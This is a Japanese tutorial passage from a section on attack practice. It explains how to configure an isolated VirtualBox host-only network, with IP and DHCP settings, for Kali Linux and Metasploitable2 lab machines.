
4. 攻撃練習

Virtual boxに, Kali Linux とMetasploitableの2つの仮想マシンがインストールされていることが必要.




(1) 仮想ネットワークの設定


VirtualBoxマネージャーの「ファイル」から「ツール」->「Network Manager」をクリックします。




「プロパティ」ボタンをクリックします。「Host-only Networks」タブを選択します。その下の「アダプター」タブを選択します。そして「アダプターを手動で設定」をチェックし、IPv4 Addressに「192.168.56.1」を、IPv4 ネットマスクに「255.255.255.0」を入力します、あるいはそうなっていることを確認します。




続いて、「DHCPサーバー」タブを選択します。「サーバーを有効化」をチェックし、サーバーアドレスに「192.168.56.100」を、サーバーマスクに「255.255.255.0」を、アドレス下限に「192.168.56.101」を、アドレス上限に「192.168.56.254」を入力します、あるいはそうなっていることを確認します。



Kali linuxを選択し、「設定」ボタンを押します。表示された画面の左側の「ネットワーク」を選択し、右側の「アダプター1」の下の「ネットワークアダプターを有効化」にチェックを入れ、「割り当て」のリストに「ホストオンリーアダプター」を選択して、「OK」ボタンを押します。




同様に, Metasploitable2を選択し,「設定」ボタンを押します. 表示された画面の左側の「ネットワーク」を選択し, 右側の「アダプター1」の下の「ネットワークアダプターを有効化」にチェックを入れ,「割り当て」のリストに「ホストオンリーアダプター」を選択して,「OK」ボタンを押します.





これで、以下のような仮想ネットワークを設定できました。

- 外部ネットワークとは通信できない
- ホストOS (VirtualBox) とゲストOS (Kali LinuxとMetasploitable2) 間でネットワークを構成している。

